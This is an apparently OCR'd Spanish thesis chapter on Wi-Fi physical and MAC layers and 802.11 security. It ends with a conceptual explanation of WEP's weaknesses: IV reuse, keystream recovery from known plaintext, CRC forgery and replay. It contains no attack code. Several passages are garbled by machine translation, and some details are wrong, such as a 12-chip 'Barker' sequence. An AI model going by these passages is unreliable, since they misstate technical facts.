Las tecnologías empleadas en la transmisión en banda ancha se basan en la modulación por "esparcimiento de espectro" (*Spread Spectrum Modulation*). El SSM consiste en diseminar la potencia de la señal en una banda ancha de frecuencias, consiguiendo ganar rendimiento en la relación señal/ruido, a costa de sacrificar ancho de banda. Con esta técnica se consigue señales menos susceptibles al ruido eléctrico que con las modulaciones tradicionales de radio. Dado que las señales de radio comunes tienen un espectro estrecho solo interferirán en una pequeña porción de la señal esparcida en el espectro, obteniendo como resultado una menor interferencia y menores errores en la transmisión.

En 1985 la Comisión Federal de Comunicaciones FCC (*Federal Communications Commission*), en un intento de fomentar los productos inalámbricos, modificó la regulación del radio-espectro. Esta modificación autorizaba a los productos de redes inalámbricas a operar en las bandas de Industria, Científicas y Médicas ISM (*Industry Scientific and Medical*) mediante modulación de SSM y con una potencia de salida de hasta 1 vatio. Las bandas ISM son:

- 902-928 MHz
- 2.4-2.4835 GHz
- 5.725-5.850 GHz

Para poder vender productos de sistemas LAN inalámbricos en un país particular, el fabricante debe asegurar la certificación por la Agencia Reguladora de radio-transmisión correspondiente.

Existen dos tecnologías de radio-transmisión con SSM empleadas en las transmisiones en banda ancha: FHSS (*Frequency Hopping Spread Spectrum*) y DSSS (*Direct Sequence Spread Spectrum*). Ambas se basan en distintos fundamentos por lo que una no puede interoperar con la otra.

2.3.1. FHSS (*Frequency Hopping Spread Spectrum*).

Está técnica consiste en tomar la señal de transmisión y la modularla con una señal portadora que "salta" (hops) de frecuencia en frecuencia, dentro del ancho de la banda asignada, en función del tiempo. El cambio periódico de frecuencia de la portadora, reduce la interferencia producida por otra señal originada por un sistema de banda estrecha, afectando solo si ambas señales se transmiten en la misma frecuencia y en el mismo momento. Una transmisión en espectro ensanchado ofrece 3 ventajas principales:

- Las señales en espectro ensanchado son altamente resistentes al ruido y a la interferencia.


- Las señales en espectro ensanchado son difíciles de interceptar. Una transmisión de este tipo suena como un ruido de corta duración, o como un incremento en el ruido en cualquier receptor, excepto para el que esté usando la secuencia que fue usada por el transmisor.

- Transmisiones en espectro ensanchado pueden compartir una banda de frecuencia con muchos tipos de transmisiones convencionales con mínima interferencia. La propagación de las señales del espectro de ruido mínimo añadir a la estrechez de la frecuencia de comunicación, y viceversa. Como resultado de ello, el ancho de banda puede ser utilizado de manera más eficiente.

Un patrón de salto (hopping code), determina las frecuencias por las que se transmitirá y el orden de uso de estas. Para recibir correctamente la señal, el receptor debe disponer del mismo patrón de salto que el emisor y escuchar la señal en la frecuencia y momento

correcto. La regulación impone a los fabricantes el uso de al menos 75 frecuencias distintas para la transmisión de un canal con un tiempo máximo de 400ms de uso por frecuencia (dwell time).

Es posible por tanto, disponer de varios equipos en empleando la misma banda de frecuencia sin que se interfieran, asumiendo que cada uno de ellos emplea un patrón de salto diferente. Dos patrones de saltos que nunca emplean la misma frecuencia se dice que son ortogonales. La imposición de al menos 75 frecuencias distintas en una banda, permite tener varios canales que no se interfieran.



FHSS utilizan bandas estrechas (menos de 1 MHz), salto o "hop" sucesivamente, de uno a otro a intervalos regulares de tiempo.

A continuación se detallan algunas características de ésta técnica de modulación con respecto a DSSS:

- Menor coste.
- Consumo menor.
- Menor cobertura.
- Tolerante a interferencias de señales.


En un verdadero sistema de radio multipunto, el espacio permite que múltiples transmisiones en la misma frecuencia de ser posible utilizar varios radios en una zona geográfica. Esto crea la posibilidad de que los tipos de datos del sistema son superiores al límite de Shannon para un solo canal. Esta propiedad se refleja también en los

sistemas MIMO y DSSS. La dirección a emitir y las antenas direccionales también facilitan el aumento de rendimiento del sistema al proporcionar aislamiento entre el radio remoto.

2.3.2. DSSS (*Direct Sequence Spread Spectrum*).

El espectro ensanchado por secuencia directa DSSS, también conocido en comunicaciones móviles como DS-CDMA (acceso múltiple por división de código en secuencia directa), es uno de los métodos de modulación en espectro ensanchado para transmisión de señales digitales sobre ondas radiofónicas que más se utilizan. Tanto DSSS como FHSS están definidos por la IEEE en el estándar 802.11 para redes de área local inalámbricas WLAN.


El espectro ensanchado por secuencia directa es una técnica de modulación que utiliza un código de pseudoruido para modular directamente una portadora, de tal forma que aumente el ancho de banda de la transmisión y reduzca la densidad de potencia espectral (es decir, el nivel de potencia en cualquier frecuencia dada). La señal resultante tiene un espectro muy parecido al del ruido, de tal forma que a todos los radioreceptores les parecerá ruido menos al que va dirigida la señal.



DSSS trabaja en 22MHz en banda

En esta técnica se genera un patrón de bits redundante (*señal de chip*) para cada uno de los bits que componen la señal. Cuanto mayor sea esta señal, mayor será la resistencia de la señal a las interferencias. El estándar IEEE 802.11 recomienda un tamaño de 11 bits, pero el óptimo es de 100. En recepción es necesario realizar el proceso inverso para obtener la información original.

La secuencia de bits utilizada para modular los bits se conoce como secuencia de Barker (también llamado código de dispersión o *PseudoNoise*). Es una secuencia rápida diseñada para que aparezca aproximadamente la misma cantidad de 1 que de 0. Un ejemplo de esta secuencia es el siguiente: +1-1+1+1-1+1+1+1-1-1-1-1



Codificación de Barker

Solo los receptores a los que el emisor haya enviado previamente la secuencia podrán recomponer la señal original. Además, al sustituir cada bit de datos a transmitir, por una secuencia de 11 bits equivalente, aunque parte de la señal de transmisión se vea afectada por interferencias, el receptor aún puede reconstruir fácilmente la información a partir de la señal recibida.

Esta secuencia proporciona 10.4dB de aumento del proceso, el cual reúne los requisitos mínimos para las reglas fijadas por la FCC.

Recientemente el IEEE ha revisado este estándar, y en esta revisión, conocida como 802.11b, además de otras mejoras en seguridad, aumenta esta velocidad hasta los 11Mbps, lo que incrementa notablemente el rendimiento de este tipo de redes.

En el caso de Estados Unidos y Europa la tecnología DSSS utiliza un rango de frecuencias que va desde los 2,4 GHz hasta los 2,4835 GHz, lo que permite tener un

ancho de banda total de 83,5 MHz. Este ancho de banda se subdivide en canales de 5 MHz, lo que hace un total de 14 canales independientes. Cada país está autorizado a utilizar un subconjunto de estos canales. En el caso de México se utilizan los canales entre 1 y 11, preferentemente los canales 1,6 y 11 para evitar interferencias. En conexiones domésticas, teóricamente, sólo se podía utilizar el canal 6.

En configuraciones donde existan más de una celda, éstas pueden operar simultáneamente y sin interferencias siempre y cuando la diferencia entre las frecuencias centrales de las distintas celdas sea de al menos 30 MHz, lo que reduce a tres el número de canales independientes y funcionando simultáneamente en el ancho de banda total de 83,5 MHz. Esta independencia entre canales nos permite aumentar la capacidad del sistema de forma lineal

La técnica de DSSS podría compararse con una multiplexación en frecuencia

A continuación se detallan algunas características de ésta técnica de modulación con respecto a FHSS:


- Coste superior.
- Consumo superior.
- Mayor velocidad de transmisión.
- Mayor cobertura.
- Menor número de canales.

2.3.3. OFDM (*Orthogonal Frequency Division Multiplexing*)

La Multiplexación por División de Frecuencias Ortogonales o también conocido como modulación por multitono discreto DMT (*Discreet Multitone Modulation*), es una tecnología que transmite múltiples señales simultáneamente más de una sola ruta de transmisión, tales como un sistema de cable o inalámbricos. Cada señal viaja dentro de su rango de frecuencia única (portadora), que es modulada por los datos (texto, voz, vídeo, etc.)

La técnica espectro en el OFDM distribuye los datos a través de un gran número de transportistas que son espaciadas en frecuencias precisas. Este espaciamiento proporciona la "ortogonalidad", en esta técnica que impida a los demoduladores de la visualización de frecuencias que no es el suyo.

Los beneficios de OFDM son de alta eficiencia espectral, resistencia a la interferencia de RF, y una reducción de la distorsión de múltiples camino. Esto es útil ya que en un típico escenario de la radiodifusión terrenal hay multipath-tools canales (es decir, la transmisión de señal llega al receptor mediante el uso de las rutas de diferente longitud). Desde varias versiones de la señal interfieren entre sí (interferencia entre símbolo ISI), se hace muy difícil extraer la información original.



Señal de una OFDM

OFDM se llama a veces múltiples porteador o discretas múltiples tono de modulación. Es la técnica de modulación utilizada para la televisión digital en Europa, Japón y Australia.

Utilización:

- DAB - OFDM constituye la base para el Digital Audio Broadcasting (DAB) estándar en el mercado europeo.

- ADSL - OFDM constituye la base mundial del ADSL (línea de abonado digital asimétrica) estándar.

- Wireless Local Area Networks - se encuentra en proceso de desarrollo para inalámbricos punto a punto y punto a multipunto configuraciones utilizando la tecnología OFDM.

- En un suplemento de la estándar IEEE 802.11 y el IEEE 802,11 grupo de trabajo publicado IEEE 802.11a, que se esboza el uso de OFDM en el 5.8 - GHz banda.

MIMO OFDM – (*Multiple Input, Multiple Output Orthogonal Frequency Division Multiplexing*) es una tecnología desarrollada por Iospan inalámbrica que utiliza múltiples antenas para transmitir y recibir señales de radio. Esta tecnología permitirá a los proveedores de servicios a desplegar un acceso inalámbrico de banda ancha, este sistema ha dado funcionalidad.

Concretamente, - MIMO OFDM se aprovecha de las múltiples propiedades de los entornos de uso de antenas de estación de base que no tienen LOS. "En este entorno, las señales de radio que rebotan fuera de los edificios, árboles y otros objetos que viajan entre las dos antenas. Esto produce múltiples efectos rebote "ecos" o "imágenes" de la señal. Como resultado de ello, la señal original y se hace eco de la persona hasta llegar a la antena receptora en distintos momentos ligeramente causando los ecos de interferir unos con otros así degradantes calidad de la señal.

El sistema MIMO utiliza múltiples antenas para transmitir datos simultáneamente, en pequeños trozos para el receptor, que puede procesar los datos corrientes y ponerlos de nuevo juntos.

Este proceso, llamado multiplexación espacial, aumenta proporcionalmente la velocidad de transmisión de datos por un factor igual al número de antenas transmisoras. Además, ya que todos los datos se transmiten en la misma banda de frecuencia y con firmas independientes espacial, esta técnica utiliza el espectro de manera muy eficiente.

El Vector OFDM (*VOFDM*) utiliza el concepto de la tecnología MIMO y también está siendo desarrollado por Cisco Systems.

En otras versiones del OFDMse encuentran:

- WOFDM, Ancho OFDM, desarrollado por Wi-Lan, este desarrolla un espaciamiento entre canales lo suficientemente grande como para que cualquier frecuencia de los errores entre el transmisor y el receptor no tengan ningún efecto sobre el rendimiento.

- Flash OFDM de Flarion (Lucent / Bell Labs spinoff) ha desarrollado esta tecnología, también llamada rápida hopped OFDM, que utiliza múltiples tonos y rápido salto a la propagación de señales sobre una determinada banda del espectro.

2.4. EL CONTROL DE ACCESO AL MEDIO (MAC).

La capa MAC nos dice de los procedimientos que hacen posible que los dispositivos compartan el uso de este espectro radioeléctrico. Mientras que las distintas versiones del estándar 802.11 utilizan distintos sistemas para difundir su señal aunque la capa física es distinta, la capa MAC es la misma para todas ellas.

También se sabe el hecho de que la capa MAC es muy similar a la utilizada por la red Ethernet, ya que ambas utilizan la técnica conocida como "Acceso Múltiple por Detección de Portadora" CSMA (*Carrier Sense Multiple Acces*). No obstante, la versión cableada Ethernet utiliza la tecnología CD (*Collision Detection*), mientras que la versión inalámbrica utiliza la tecnología CA (*Collision Avoidance*). Una colisión se produce cuando dos terminales intentan hacer uso del medio físico simultáneamente. La tecnología CD detecta que se ha producido una colisión y retransmite los datos, mientras que la tecnología CA dispone de procedimientos para evitar que se produzcan colisiones.

La razón de que haya dos sistemas es que, cuando en el medio es un cable, una terminal puede transmitir y recibir al mismo tiempo, por lo que puede detectar las colisiones. Por el otro lado, en el medio radioeléctrico una terminal no puede transmitir y recibir al mismo tiempo por el mismo canal ya que la transmisión dejaría opaca a la recepción, y al no poder detectar las posibles colisiones, no hay más remedio que disponer de una técnica que las evite.

2.4.1. Evitar las colisiones

Se puede presentar un problema en una red inalámbrica cuando dos estaciones asociadas al mismo punto de acceso no se ven entre sí. Cuando intenten transmitir ninguna de ellas detectará a la otra por lo que pueden transmitir simultáneamente, lo que origina una corrupción de datos en el resto de las estaciones. Para solucionar este problema se puede establecer un mecanismo para que cada estación notifique al punto de acceso que va a transmitir.

Las funciones request-to send y clear-to-send (RTS/CTS) permiten al punto de acceso controlar el uso del medio de las estaciones activando RTS/CTS. Si el adaptador activa RTS/CTS, entonces primero enviará una trama RTS al punto de acceso antes de enviar una trama de datos. El punto de acceso responde con una trama CTS indicando que el adaptador puede enviar la trama de datos. Con la trama CTS el punto de acceso envía un valor en el campo de duración de la cabecera de la trama que evita que otras estaciones transmitan hasta que el adaptador que haya iniciado RTS pueda enviar su trama de datos.

Este proceso de solicitud de envío evita colisiones entre nodos ocultos. El saludo RTS/CTS continúa en cada trama mientras que el tamaño de la trama exceda del umbral establecido en el adaptador correspondiente. En la mayoría de adaptadores de red los usuarios pueden fijar un umbral máximo de tamaño de trama para que el adaptador de red active RTS/CTS. Por ejemplo, si establecemos un tamaño de trama de 1.000 bytes, cualquier trama de un tamaño superior a 1.000 bytes disparará RTS/CTS. De esta forma el proceso sólo afectaría a las tramas más grandes y más costosas de retransmitir pero las más pequeñas es mejor arriesgarse.

Como hemos visto, el uso de RTS/CTS puede solucionar el problema que se presentaba cuando dos nodos asociados al mismo punto de acceso no se ven entre sí.

Por cierto, cuándo el destinatario ha recibido toda la información, emite una trama de conocimiento ACK (*Acknowledgment*) para indicarle al emisor que todo está bien. Si el emisor no recibe la trama ACK que espera, aguardara un tiempo antes de dar la transmisión por errónea y volver hacer el envió.

2.4.2. Los servicios de la capa MAC

Como hemos visto, las redes inalámbricas IEEE 802.11 están formadas por terminales y puntos de acceso y ambos reciben el nombre de estaciones. La capa MAC define cómo las estaciones acceden al medio mediante lo que llaman *servicios de estaciones*. De la misma forma, define cómo los puntos de acceso gestionan la comunicación mediante lo que llama Servicios de distribución.

Los servicios de estación de la capa MAC son los siguientes:

- **Autenticación**. Comprueba la identidad de una estación y la autoriza para asociarse. En una red cableada lo que identifica a un terminal como parte de la red es el hecho de estar conectado físicamente a ella. En una red inalámbrica no existe la conexión física, por lo que, hay que comprobar su identidad antes de autorizar su asociación con el resto de la red.

- **Desautenticación**. Cancela la autenticación existente. Este servicio da por concluida la conexión cuando una estación pretende desconectarse de la red.

- **Privacidad**. Evita el acceso no autorizado a los datos gracias al uso del algoritmo WEP (*Wired Equivalency Protocol*), este protocolo de equivalencia con red cableada pretende emular el nivel de seguridad que se tiene en las redes cableadas.

- **Entrega de datos**. Facilita la transferencia de datos entre estaciones.

Por su lado, los servicios de distribución son estos otros:

- **Asociación**. Para que una terminal pueda comunicarse con otras terminales a través de un punto de acceso, debe primero de estar asociado a dicho punto de acceso. Asociación significa asignación del terminal al punto de acceso haciendo que este sea responsable de la distribución de datos a, y desde, terminal. En las redes con más punto de acceso, una terminal solo puede estar asociada a un punto de acceso simultáneamente.

- **Desasociación**. Cancela una asociación existente, bien por que el terminal sale del área de cobertura del punto de acceso, o por que el punto de acceso termina la conexión.

- **Reasociación**. Trasfiere una asociación entre dos puntos de acceso. Cuando una terminal se mueve del área de cobertura del punto de acceso a la de otro, su asociación pasa a depender de este último.

- **Distribución**. Cuando se transfiere datos de una terminal otro, el servicio de distribución se asegura de que los datos alcanzan su destino.

- **Integración**. Facilita la transferencia de datos entre la red inalámbrica IEEE 802.11 y cualquier otra red (por ejemplo, Internet o Ethernet).

Los puntos de acceso utilizan tanto los servicios de estaciones como los servicios de distribución, mientras que los terminales sólo utilizan los servicios de estaciones.

2.5. SEGURIDAD EN REDES IEEE 802.11b/g

La seguridad es algo que preocupa a todos los gestores de red y a los propios usuarios que pueden verse afectado por fallos en la misma. En seguridad se invierten grandes sumas de dinero y se dedican enormes recursos y tiempo para proveer los mecanismos necesarios para tener un nivel de protección adecuado frente a ataques que pueden venir de afuera, o desde dentro de la propia organización.

Las redes Wi-Fi basadas en los estándares IEEE 802.11 b/g se han popularizado en los últimos tiempos tanto en entornos domésticos, empresariales o urbanos. Los puntos de acceso Wi-Fi se han multiplicado en los hogares de los usuarios de las redes de banda ancha, en las organizaciones como extensión de sus redes cableadas con el fin de facilitar un acceso más sencillo y flexible a datos y servicios corporativos sus empleados y qué no decir de los "hot-spots" que salpican nuestra arquitectura urbana (hoteles, aeropuertos, Palacios de Congresos, etc.).

Son innegables las oportunidades que las redes inalámbricas proporcionan a sus usuarios pero, a su vez, ofrecen a los hackers nuevas oportunidades para conseguir acceso no autorizado a sistemas corporativos y sus datos. Este hecho se ve favorecido por las características específicas, tanto del medio de transmisión como del tráfico que por él circula.

Estas limitaciones en la seguridad han conducido la investigación y desarrollo de nuevas soluciones de seguridad, alternativas a la inicialmente existente (WEP), para proteger las redes Wi-Fi y proporcionar a las organizaciones que las utilizan la garantía que necesitan para sus sistemas y datos. La necesidad de garantizar la seguridad en el uso de las redes como elemento básico de expansión de la digitalización de la vida económica y personal unida a la cada vez mayor presencia de las redes Wi-Fi en todos los entornos y la especial vulnerabilidad de estas hace que el área de la seguridad aplicada a estas redes constituya en la actualidad un área muy activa en la propuesta y generación de soluciones.

Es en este marco de interés en el que los autores realizan una valiosa aportación a técnicos responsables del diseño y gestión de redes, fruto del conocimiento y experiencia acumulada por el equipo durante años de investigación en la aplicación de las redes inalámbricas en entornos y con aplicaciones diversas.

La obra incluye, en primer lugar, la descripción exhaustiva de los mecanismos de seguridad existentes para este tipo de redes (PPTP, L2TP, WEP, WPA, IEEE802.11i, WPA2, IPsec VPN, SSL, SSH, HTTPS) así como un estudio comparativo de los mismos; en segundo lugar, proporciona recomendaciones para el diseño de las redes WI-FI en entornos corporativos y posibles implementaciones.

El conjunto constituye una excelente referencia tanto para quienes deben enfrentarse en la actualidad a los problemas de seguridad de redes Wi-Fi como para quienes planean instalar este tipo de redes en un futuro próximo y desean hacerlo desde el principio con plenas garantías.

2.5.1. Peligros y Ataques

Las violaciones de la seguridad en las redes WLAN suelen venir de los puntos de acceso no autorizados (*rogue* AP), es decir, los que están instalados sin el conocimiento del administrador del sistema o de los que operan con las funcionalidades de protección deshabilitadas (configuración por defecto). Estos agujeros de seguridad son aprovechados por los intrusos que pueden llegar a asociarse al AP y por lo tanto acceder a los recursos de la red.

Los ataques de seguridad se agrupan en dos grandes categorías. En primer lugar, encontramos los ataques pasivos, que son aquellos en los que el único propósito del intruso (hacker bueno) es acceder a la información intercambiada entre los extremos de la comunicación. Por otra parte, están los ataques activos, los más peligrosos, puesto que el objetivo del intruso (hacker malo), es alterar y modificar la información.

Los agresores pueden ser de muy diversa índole, tal y como que recogido en la siguiente tabla:

Ataques característicos de una red WLAN	-Wardriving y warchalking -Ruptura de una clave WEP
Técnicas de intrusión	-Suplantación. -Denegación de servicios (DoS)

Peligros y ataques en una red WLAN

El primer punto que se debe plantear a la hora de implementar una estrategia de seguridad son las necesidades de la misma para, a partir de este análisis, identificar los peligros y evaluar el coste de estar protegidos frente a ellos.

2.5.2. Warchalking y Wardriving

El warchalking hace referencia a la utilización de un lenguaje de símbolo para reflejar visualmente la infraestructura de una red inalámbrica y las características de algunos de sus elementos. Estas señales se suelen colocar con tiza, de ahí el nombre, en paredes de edificios situados en las zonas en las que existen WLAN para indicar a otros usuarios su condición y advertirles así, como para facilitarles el código de acceso a las mismas.

Clave	Símbolo
Nodo Abierto	
Nodo Cerrado	
Nodo WEP	

Algunos de los símbolos que se utilizan en el warchalking

El wardriving, por su parte, se refiere a la acción de ir recorriendo una ciudad normalmente en coche, de ahí el nombre, en busca de la existencia de redes WLAN y ganar el acceso a ellas. Requiere de un software especial como el "Network Stumbler" Que capture las tramas broadcast que difunden los AP.

2.6. WEP

El mecanismo de seguridad especificado en el estándar 802.11 es el cifrado de la información utilizando una clave simétrica denominada WEP (*Wired Equivalent Privacy*). Sin embargo, WEP, privacidad equivalente al cableado, posee algunas deficiencias muy conocidas debido a su corta longitud, que hace que en condiciones de carga de trafico elevada se repita la misma clave en un periodo de tiempo razonable (una hora aproximadamente) y al hecho de que la clave es estática.

Los objetivos de WEP, según el estándar, son proporcionar confidencialidad, autentificación y control de acceso en redes WLAN. En esta tesis presento a continuación las principales características de WEP.

2.6.1. Características y funcionamiento

WEP utiliza una misma clave simétrica y estática en las estaciones y el punto de acceso. El estándar no contempla ningún mecanismo de distribución automática de claves, lo que obliga a escribir la clave manualmente en cada uno de los elementos de red. Esto genera varios inconvenientes. Por un lado, la clave está almacenada en todas las estaciones, aumentando las posibilidades de que sea comprometida. Y por otro, la distribución manual de claves provoca un aumento de mantenimiento por parte del administrador de la red, lo que conlleva, en la mayoría de ocasiones, que la clave se cambie poco o nunca.

El algoritmo de encriptación utilizado es RC4 con claves (*seed*), según el estándar, de 64 bits. Estos 64 bits están formados por 24 bits correspondientes al vector de inicialización más 40 bits de la clave secreta. Los 40 bits son los que se deben distribuir manualmente. El vector de inicialización (IV), en cambio, es generado dinámicamente y debería ser diferente para cada trama. El objetivo perseguido con el IV es cifrar con claves diferentes para impedir que un posible atacante pueda capturar suficiente tráfico cifrado con la misma clave y terminar finalmente deduciendo la clave. Como es lógico, ambos extremos deben conocer tanto la clave secreta como el IV. Lo primero sabemos ya que es conocido puesto que está almacenado en la configuración de cada elemento de

red. El IV, en cambio, se genera en un extremo y se envía en la propia trama al otro extremo, por lo que también será conocido. Observemos que al viajar el IV en cada trama es sencillo de interceptar por un posible atacante.

El algoritmo de encriptación de WEP es el siguiente:

- Se calcula un CRC de 32 bits de los datos. Este CRC-32 es el método que propone WEP para garantizar la integridad de los mensajes (ICV, *Integrity Check Value*).

- Se concatena la clave secreta a continuación del IV formado el seed.

- El PRNG (Pseudo-Random Number Generator) de RC4 genera una secuencia de caracteres pseudoaleatorios (keystream), a partir del seed, de la misma longitud que los bits obtenidos en el punto 1.

- Se calcula la O exclusiva (XOR) de los caracteres del punto 1 con los del punto 3. El resultado es el mensaje cifrado.

- Se envía el IV (sin cifrar) y el mensaje cifrado dentro del campo de datos (frame body) de la trama IEEE 802.11.

- El algoritmo para descifrar es similar al anterior. Debido a que el otro extremo conocerá el IV y la clave secreta, tendrá entonces el seed y con ello podrá generar el keystream.

- Realizando el XOR entre los datos recibidos y el keystream se obtendrá el mensaje sin cifrar (datos y CRC-32). A continuación se comprobara que el CRC-32 es correcto.

2.6.2. Debilidad del vector de inicialización

La implementación del vector de inicialización (IV) en el algoritmo WEP tiene varios problemas de seguridad. Recordemos que el IV es la parte que varía de la clave (seed) para impedir que un posible atacante recopile suficiente información cifrada con una misma clave.

Sin embargo, el estándar 802.11 no especifica cómo manejar el IV. Según [2, §8.2.3] se indica que debería cambiarse en cada trama para mejorar la privacidad, pero no obliga a ello. Queda abierta a los fabricantes la cuestión de cómo variar el IV en sus productos. La consecuencia de esto es que buena parte de las implementaciones optan por una solución sencilla: cada vez que arranca la tarjeta de red, se fija el IV a 0 y se incrementa en 1 para cada trama. Y esto ocasiona que las primeras combinaciones de IVs y clave secreta se repitan muy frecuentemente. Más aún si tenemos en cuenta que cada estación utiliza la misma clave secreta, por lo que las tramas con igual clave se multiplican en el medio.

Por otro lado, el número de IVs diferentes no es demasiado elevado (2^24=16 millones aproximadamente), por lo que terminarán repitiéndose en cuestión de minutos u horas [6]. El tiempo será menor cuanto mayor sea la carga de la red. Lo ideal sería que el IV no se repitiese nunca, pero como vemos, esto es imposible en WEP. La cantidad de veces que se repite un mismo IV dependerá de la implementación elegida para variar el IV por el fabricante (secuencial, aleatoria, etc.) y de la carga de la red. Observemos que es trivial saber si dos tramas han sido cifradas con la misma clave, puesto que el IV se envía sin cifrar y la clave secreta es estática.

La longitud de 24 bits para el IV forma parte del estándar y no puede cambiarse. Bien es cierto que existen implementaciones con claves de 128 bits (lo que se conoce como WEP2), sin embargo, en realidad lo único que se aumenta es la clave secreta (104 bits) pero el IV se conserva con 24 bits. El aumento de la longitud de la clave secreta no soluciona la debilidad del IV.

Lo que podemos hacer una vez que hemos capturado varias tramas con igual IV, es decir, con igual keystream. Es necesitar conocer el mensaje sin cifrar de una de ellas, haciendo el XOR entre un mensaje sin cifrar y el mismo cifrado, nos dará el keystream para ese IV. Conociendo el keystream asociado a un IV, podremos descifrar todas las tramas que usen el mismo IV. El problema es entonces conocer un mensaje sin cifrar, aunque esto no es tan complicado, porque existen tráficos predecibles o bien, podemos provocarlos nosotros (mensajes ICMP de solicitud y respuesta de eco, confirmaciones de TCP, etc.).

Con lo que hemos descrito no podemos deducir la clave secreta, aunque sí es posible generar una tabla con los IVs de los que sabemos su keystream, la cual permitirá descifrar cualquier mensaje que tenga un IV contenido en la tabla [6].
Sin embargo, podemos llegar a más y deducir la clave secreta. Una nueva vulnerabilidad del protocolo WEP [7] permite deducir la clave total conociendo parte de la clave (justamente, el IV que es conocido). Para ello necesitamos recopilar suficientes IVs y sus keystreams asociados obtenidos por el procedimiento anterior.

2.6.3 Otras debilidades de WEP

WEP también adolece de otros problemas [6, 8] además de los relacionados con el vector de inicialización y la forma de utilizar el algoritmo RC4.

Entre los objetivos de WEP, como comentamos más arriba, se encuentra proporcionar un mecanismo que garantice la integridad de los mensajes. Con este fin, WEP incluye un CRC-32 que viaja cifrado. Sin embargo, se ha demostrado [6] que este mecanismo no es válido y es posible modificar una parte del mensaje y a su vez el CRC, sin necesidad de conocer el resto. Esto permitiría, por ejemplo, modificar algún número de la trama sin que el destino se percatara de ello. En lugar del algoritmo de CRC se recomienda como ICV (Integrity Check Value) un algoritmo diseñado para tal fin como SHA1-HMAC [9].

El estándar IEEE 802.11 incluye un mecanismo de autentificación de las estaciones basado en un secreto compartido [2, §8.1]. Para ello se utiliza la misma contraseña de WEP en la forma que describimos a continuación. Una estación que quiere unirse a una

red, solicita al punto de acceso autentificación. El punto de acceso envía un texto en claro a la estación y ésta lo cifra y se lo devuelve. El punto de acceso finalmente descifra el mensaje recibido, comprueba que su ICV es correcto y lo compara con el texto que envió.

El mecanismo anterior de autentificación de secreto compartido tiene el problema de enviar por la red el mismo texto sin cifrar y cifrado con la clave WEP (esta clave coincide con la utilizada para asegurar la confidencialidad). El estándar es consciente de esta debilidad y aconseja no utilizar el mismo IV para el resto de transmisiones. Sin embargo, tanto si las implementaciones repiten ese IV como sino, el mecanismo ofrece información que podría ser aprovechada para romper la clave WEP utilizando las debilidades del vector de inicialización explicadas más arriba.

WEP no incluye autentificación de usuarios. Lo más que incluye es la autentificación de estaciones descrita (podrán entrar aquellas estaciones que en su configuración tengan almacenada la clave WEP). El sistema de autentificación descrito es tan débil que el mejor consejo sería no utilizarlo para no ofrecer información extra a un posible atacante. En este caso tendríamos una autentificación de sistema abierto [2, §8.1], es decir, sin autentificación.

Entre la larga lista de problemas de seguridad de WEP se encuentra también la ausencia de mecanismos de protección contra mensajes repetidos (replay). Esto permite que se capture un mensaje y se introduzca en la red en un momento posterior. El paquete podría ser, por ejemplo, el que contiene la contraseña de un usuario para utilizar un determinado servicio.

Todos los problemas comentados unidos a las características propias de WEP como es la distribución manual de claves y la utilización de claves simétricas, hacen que este sistema no sea apropiado para asegurar una red inalámbrica. El estudio de N. Borisov, I. Goldberg y D. Wagner [6] explica razonadamente que ninguno de los objetivos planteados por WEP se cumplen.

2.6.4 Alternativas a WEP

Las vulnerabilidades explicadas de WEP son motivos más que suficientes para utilizar otros mecanismos de seguridad en redes WLAN.

